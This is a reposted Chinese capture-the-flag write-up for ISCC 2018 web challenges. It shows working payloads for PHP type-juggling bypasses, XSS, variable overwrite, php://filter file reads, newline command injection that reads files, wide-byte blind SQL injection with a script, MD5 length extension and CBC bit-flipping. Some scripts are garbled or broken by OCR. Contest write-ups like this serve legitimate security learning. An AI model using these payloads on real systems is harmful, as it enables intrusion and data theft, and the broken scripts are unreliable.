


ISCC2018 writeup(web)

转载

[weixin_30808575](#) 于 2018-05-09 13:48:00 发布 92 收藏
原文链接: <http://www.cnblogs.com/slype/p/9013719.html>
版权

比较数字大小

F12 修改maxlength为4



9999 提交

key is : [redacted]

```
<html>
<head>...</head>
<body>
  <form action method="post">
    <input type="text" maxlength="4" name="v" == $0
    <input type="submit" value="提交">
  </form>
  "
  key is [redacted]
</body>
</html>
```

web01

```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?>
```

strcmp()函数遇到数组会返回NULL 而PHP是弱类型语言 在==比较的时候, 如果有数值的话会先将字符串转换为数值在进行比较, 而NULL转换成数值为0, 所以绕过题目限制。

payload: get: /?password[]=1

```
← → ↻ ⓘ 118.190.152.202:8003/?password[]=1
应用 google

<?php
highlight_file('2.php');
$flag=' {*****}';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die(' Flag: ' . $flag);
    else
        print 'Invalid password';
}
?> Flag: _____
```

本地的诱惑

右键查看源代码即可。

你能跨过去吗？

Key Words:XSS

如果你对xss了解的话,那你一定知道key是什么了,加油!

http://www.test.com/NodeMore.jsp?

id=672613&page=2&pageCounter=32&undefined&callback=%2b/v%2b%20%2bADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAiAGsAZQB5ADoALwAlAG4A&_=1302746925413

提交

复制callback参数内容 base64解码得到<script>alert("key:/%nsfocusXSStest%/")</script> 复制key的内容 提交得到flag;

118.190.152.202:8010 显示

恭喜你! flag{Hell0World}



一切都是套路

访问/index.php.txt得到源代码:

```
<?php
include "flag.php";

if ($_SERVER["REQUEST_METHOD"] != "POST")
    die("flag is here");

if (!isset($_POST["flag"]) )
    die($_403);

foreach ($_GET as $k => $v){
    $$k = $$v;
}

foreach ($_POST as $k => $v){
    $$k = $v;
}

if ( $_POST["flag"] !== $flag )
    die($_403);


echo "flag: ". $flag . "\n";
die($_200);

?>
```

变量覆盖漏洞(\$\$):

get: ?_200=flag

post: flag=x



Hackbar × flag: x ISCC{taolu2333333...}

Encryption Encoding

Load Split Run


http://118.190.152.202:8009/index.php?_200=flag

Enable Post data


flag=x

Enable Referer

你能绕过吗



更改f参数的内容发现会报错，猜测是文件包含漏洞



用php伪协议来读取flag.经过测试发现题目过滤了php 所以用PHP://filter/convert.base64-encode/resource=index,解码读到flag。


```
GET / HTTP/1.1
Host: 118.190.152.202:8004
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: verify=78cfc57d983b4a17e55828c001a3e781; len=46
client-ip: 127.0.0.1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Wed, 09 May 2018 04:37:46 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 34
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Great! ISCC{iscc_059eeb8c0c33eb62}

请ping我的ip 看你能Ping通吗？

根据题目要求 ping 猜测是命令注入漏洞，过滤了;&|等特殊符号 利用%0a(换行)进行绕过

用 ls / 命令查看目录

← → ↻ ⓘ 118.190.152.202:8018/?ip=127.0.0.1%0a%20ls%20/

应用 google

请ping我的IP 看你会ping通吗

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms
```

```
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.035/0.035/0.035/0.000 ms  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
my_init  
my_service  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var
```

最后在 /home 目录下发现 flag payload: /?ip=127.0.0.1%0a cat /home/flag 得到 flag

← → ↻ ⓘ 118.190.152.202:8018/?ip=127.0.0.1%0a%20cat%20/home/flag

应用 google

请ping我的IP 看你会ping通吗


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms
```

```
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.036/0.036/0.036/0.000 ms  
ISCC{8a8646c7a2fce16b166fbc68ca65f9e4}
```


Please give me username and password!

/index.php.txt 页面泄漏源代码，利用php弱类型进行绕过；

?username[]=0&password=1e9



SQL注入的艺术



点击个人信息页面,宽字节注入，可以盲注也可以联合查询注入。当时写了个脚本盲注的。


```

import re
import requests

cname = ''
flag = ''
url = 'http://118.190.152.202:8015/index.php?id=1%df'
payload = "' and ascii(substr({p},{m},1))={n}%23"
list = [64,94,96,124,176,40,41,48,49,50,51,52,53,54,55,56,57,173,175,95,65,66,67,68,69,70,71,72,73,74,75,76]
for i in range(1,46):
    for ss in list:
        p = payload.format(p='select group_concat(column_name) from information_schema.columns where table_name = ' + u)
        u = requests.get(url+p)
        if "head.jpg" in u.content:
            cname += chr(ss)
            print cname
            break

for i in range(1,23):
    for l in list:
        pp = payload.format(p='select flag from admins',m=i,n=1)
        u = requests.get(url+pp)
        if "head.jpg" in u.content:
            flag += chr(l)
            print flag
            break

```

```

管理员: C:\Windows\system32\cmd.exe
id,userName,userPwd,email,sex,role,money,flag
Y
Y0
Y0u
Y0u_
Y0u_@
Y0u_@@
Y0u_@@3
Y0u_@@33
Y0u_@@33w
Y0u_@@33w_
Y0u_@@33w_d
Y0u_@@33w_dx
Y0u_@@33w_dxx
Y0u_@@33w_dxxm
Y0u_@@33w_dxxmn
Y0u_@@33w_dxxmn_
Y0u_@@33w_dxxmn_9
Y0u_@@33w_dxxmn_9r
Y0u_@@33w_dxxmn_9rf
Y0u_@@33w_dxxmn_9rf0
Y0u_@@33w_dxxmn_9rf00
Y0u_@@33w_dxxmn_9rf00d
C:\Users\Administrator\Desktop>


```

试试看

/show.php?img=1.jpg 复制图片地址 文件包含漏洞。

由于不包含.jpg文件提示File not found! resource可以包含两个文件 所以绕过

payload: php://filter/convert.base64-encode/resource=../flag.php|1.jpg 查看源代码得到flag。




Collide

```
<?php
include "secret.php";
@$username=(string)$_POST['username'];
function enc($text){
    global $key;
    return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
    if(is_numeric(strpos($username, "admin"))){
        die($flag);
    }
    else{
        die("you are not admin");
    }
}
else{
    setcookie("verify", enc("guest"), time()+60*60*24*7);
    setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```

直接给出源代码，由于key的值不知道 但是我们知道key的 长度为46，利用hash长度扩展攻击

编码后的username: guest%80%00%00%00%00%98%01%00%00%00%00%00%00admin

用hashdump求出md5值 5f585093a7fe86971766c3d25c43d0eb



Only admin can see flag

cbc字节翻转攻击

/index.txt看到源代码 搜了一下 发现cbc字节翻转攻击 附带脚本。

```
import urllib
import base64
#a:2:{s:8:"userna
#me";s:5:"admin";
#s:8:"password";s
#:6:"123456";}
cipher=base64.b64decode(urllib.unquote("uA900LR7DpuWKx7K5GyvvtBhnc4Q90VGMoXMYfIxo41w8qgJmlbjELEU%2FeOWSGR31
iv=base64.b64decode(urllib.unquote("9qcxkpyvwymnvOp49F2Uvg%3D%3D"))
newcipher=cipher[0:13]+chr(ord(cipher[13])^ord('N')^ord('n'))+cipher[14:]
print urllib.quote(base64.b64encode(newcipher))

jiamingwen=base64.b64decode(urllib.unquote('twZ92U05Kx1ne5hEeGTCum1lIjtZ0jU6ImFkbWluIjtz0jg6InBhc3N3b3JkIjtz
mingwen = 'a:2:{s:8:"userna'
newiv = ''
for i in range(0,16):
    newiv += chr(ord(mingwen[i])^ord(jiamingwen[i])^ord(iv[i]))
print urllib.quote(base64.b64encode(newiv))
```


先用admin 123456登录

hello admin

Only admin can see flag

[Log out](#)


在地址栏处回车(不要刷新, 否则cipher 和iv会刷新)并用burp抓包。



将iv 和 cipher放入脚本中 得到新的 cipher 修改cookie中的 cipher 得到报错信息中的 cipher。

```
port urllib
port base64
2:{s:8:"userna
e";s:5:"admin";
8:"password";s
6:"123456";}
cipher=base64.b64decode(urllib.unquote("zv8HU1mgbDvgDAUtFMmJnBNlq9KgeW%2B2xBElalqWQTZuABORjw1eE%2B0tLEC0RPLr2%2FTGDq4Ac%2F3Ramf66hJrqg%3D%3D"))
newcipher=base64.b64decode(urllib.unquote("ZQ7oPQRFBw6szEDAyCPR9A%3D%3D"))
newcipher=cipher[0:13]+chr(ord(cipher[13])^ord('N')^ord('n'))+cipher[14:]
print urllib.quote(base64.b64encode(newcipher))
```

```
GET / HTTP/1.1
Host: 118.190.152.202:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: verify=78cfc57d983b4a17e55828c001a3e781; len=46; PHPSESSID=e1agrgf5b826c5dk62iiv2lj57; iv=ZQ7oPQRFBw6szEDAyCPR9A%3D%3D;
cipher=zv8HU1mgbDvgDAUfOmJnBNlq9KgeW%2B2xBElalqWQTZuABORjw1eE%2B0tLECORPLr2/tGDq4Ac/3Ramf66hJrqq%3D%3D
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```



```
base64_decode('3ZPKvXluYf6SsXPzZPClsm1lljtzOjU6ImFkbWluljtzOjg6lnBhc3N3b3JkljtzOjY6ljEyMzQ1Nil7fQ==') can't unserialize
```

复制报错信息中的cipher到脚本中 运行得到新的iv 修改iv为新的iv 且cipher为第一次脚本运行得到的cipher。得到flag;

Hello admin

